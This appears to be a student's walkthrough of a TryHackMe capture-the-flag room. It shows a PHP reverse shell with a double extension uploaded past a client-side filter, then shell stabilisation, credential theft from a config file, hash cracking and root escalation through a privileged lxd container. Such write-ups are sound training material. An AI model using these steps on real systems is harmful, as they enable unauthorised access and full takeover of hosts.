root@ip-10-10-17-18:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell
.jpg.php
root@ip-10-10-17-18:~# nano shell.jpg.php
Use "fg" to return to nano.

[1]+  Stopped                 nano shell.jpg.php
root@ip-10-10-17-18:~# nano shell.jpg.php
root@ip-10-10-17-18:~#
```


To upload the file in http://machine_IP:65000/uploads.php . First, we need to use Burp Suite to drop the /assets/js/filter.js . Then turn off the intercept.




After burp, upload the shell.jpg.php to http://machine_IP:65000/uploads.php . We will get a message "File Uploaded Successfully!".




Enter http://machine_IP:65000/grid/ to execute the reverse shell.



Secure the netcat by using python3 -c 'import pty;pty.spawn("/bin/bash")', export TERM=term and stty raw -echo; fg.



We can find the web.txt file in /var/www . The flag is THM{ENTER_THE_GRID}.



Question 6


Follow these steps which is python3 -c 'import pty;pty.spawn("/bin/bash")' ; export TERM=xterm ;stty raw -echo; fg ; to upgrade and stabilize the shell.

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

Question 7


Follow the tryhackme hints, there are 5 php files in /var/www/TheGrid/includes.

In the dbauth.php file, we can find that the username is tron and the password is IFightForTheUsers.



Question 8

The database name is tron




Question 9

Login to the database using the credentials we just found. Access to tron's database, read the users and it shows another username and password.


```
mysql> show tables
    ->
    -> ;
ERROR 1046 (3D000): No database selected
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

Hash the password using https://crackstation.net/ and we get @computer@



Question 10

Follow the database we found, the username we are switching to is flynn



Question 11

View the user.txt using the command cat user.txt. The flag is THM{IDENTITY_DISC_RECOGNISED}

Question 12

Enter id to verify if our user is a member of the lxd group.


```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 13

We found that an image called Alpine is readily available. We initialize the image inside a new container name – strongbad.

```
flynn@light-cycle: ~
File  Edit  View  Search  Terminal  Help
Error: This must be run as root
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+-------------+--------+-------------------------------+--------+-----
---+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZ
E  |         UPLOAD DATE          |
+--------+-------------+--------+-------------------------------+--------+-----
---+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07
MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+-------------+--------+-------------------------------+--------+-----
---+------------------------------+
Creating CONTAINERNAME
Error: not found
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=
/
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
```

After abusing the group and escalate privileges to root, we can view the flag which is THM{FLYNN_LIVES}



Thought / Methodology

To find the open ports, we knew that we could use nmap. By entering nmap along with our IP address, we found two ports open, 80, and 65000. To know whether port 22 and port 8080 is open or closed, we deduced that we should use nmap -p to specify the port number. Hence, entering nmap -p 22 10.10.28.56 and nmap-p 8080 10.10.28.56 showed the result. We tested the open ports and found that port 65000 led to a website, which is 'Light Cycle'. To find the hidden php page, we obtain the hints that we should use gobuster. By entering the gobuster command, we found two pages, index.php and uploads.php. By testing the pages in the URL, the hidden page found is uploads.php, then by opening the assets, api and grid in the URL, we found the file uploads are saved in /grid. To find the value of web.txt flag, we get the idea from the video that we should use burp to bypass a client-side filter. We referred to the guidelines to intercept the JavaScript code file containing the filter then drop the filter. Then, we created a reverse shell and set up a listener. Heading back to the uploads.php page, our reverse shell is uploaded successfully. We opened /grid to execute the reverse shell that we just uploaded. We can now see that we are in user www-data by entering the command whoami. Suggested by the video, we then proceeded to shell upgrading and stabilisation. Since we are now www-data, we list out the files and find web.txt in /var/www/. Next, by viewing tryhackme hints, we proceeded to open the files in /var/www/TheGrid/includes and found 5 files, which turned out that the username, password and database name was found in one of the files, dbauth.php. Since we have successfully obtained the credentials, we can log in to the database using the credentials by using MYSQL Client. We followed the guidelines given in MYSQL Client which showed username flynn and password in hash.

To crack the password, we use crackstation.net which shows the result @computer@. Then, we log in to the newly discovered user using command su flynn. Since the user.txt is located in /home/flynn/ based on the hints, we proceeded to the file and by using cat user.txt, we found the flag. To check the user's group, we entered command id to show the groups. Based on the info on tryhackme, we noted that a member of the 'lxd' group can escalate privileges to root on the host operating system. To escalate to root to open root.txt, we deduced that we can escalate using lxc. Hence, we followed the steps given in the privilege escalation with lxd and lastly by entering id, we can see that our id is 0 which shows that we are in root. We can successfully find root.txt using command cd/mnt/root/root as given in the hints.